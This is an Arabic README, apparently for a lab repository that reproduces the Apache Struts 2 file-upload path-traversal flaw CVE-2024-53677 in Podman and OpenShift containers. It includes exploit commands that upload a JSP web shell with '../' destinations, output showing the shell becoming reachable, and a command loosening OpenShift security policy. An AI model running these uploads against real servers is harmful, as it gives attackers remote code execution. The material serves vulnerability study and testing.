 seanrickerd/cve-2024-53677
البيئة المعرّضة للثغرة واستغلال CVE-2024-53677

يوفّر هذا المستودع بيئة قائمة على الحاويات لإعادة إنتاج ثغرة CVE-2024-53677 في Apache Struts 2. تتضمن هذه الثغرة اجتياز المسار (path traversal) وتسمح بتنفيذ تعليمات برمجية عشوائية (RCE) من خلال وظيفة رفع الملفات في Struts 2.
يمكن بناء البيئة وتشغيلها باستخدام Podman. اتبع هذه الخطوات لإعداد التطبيق:
git clone https://github.com/seanrickerd/CVE-2024-53677.git
cd CVE-2024-53677
podman build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
podman run -d -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2024-53677 cve-2024-53677
تشغيل الاستغلال:
pip install -r requirements.txt
python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files newshell.jsp --destination ../newshell.jsp
توجد مشكلة متقطعة حيث يتم رفع الملف بشكل صحيح لكنه لا يكون متاحًا للوصول. للتغلب على ذلك، ستحتاج إلى إضافة نقطة إضافية (.) إلى الوجهة، ثم إعادة تشغيل الأمر الأصلي.
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination .../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: .../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/.../shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[ALERT] File uploaded and accessible: http://localhost:8080/shell.jsp
ستكون الصدفة (shell) متاحة عبر المتصفح على الرابط http://localhost:8080/shell.jsp
يعتبر OpenShift آمنًا افتراضيًا، لذا ستحتاج إلى السماح بالحاويات المميزة (privileged containers) أولاً:
oc adm policy add-scc-to-group anyuid system:authenticated
إذا كنت ترغب في بناء ملف الصورة بنفسك، فستحتاج أيضًا إلى إضافة الأسطر التالية إلى ملف dockerfile:
COPY --from=0 /usr/src/cve/target/upload-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml
سوف ينشئ ملف yaml التالي مساحة اسم (namespace) تسمى "vulnerables" وينشر الحاوية المعرّضة للخطر كـ Deployment بعدد نسخ (replicas) يساوي 1، مع Service وRoute يتيحان لك الوصول إلى workload المعرّض للخطر.
إذا كنت قد بنيت الصورة بنفسك، فستحتاج إلى تغيير موقع الصورة في ملف yaml بحيث يعكس موقع صورتك.
oc create -f ocp-struts.yaml

يمكنك العثور على الـ route في Networking->Routes.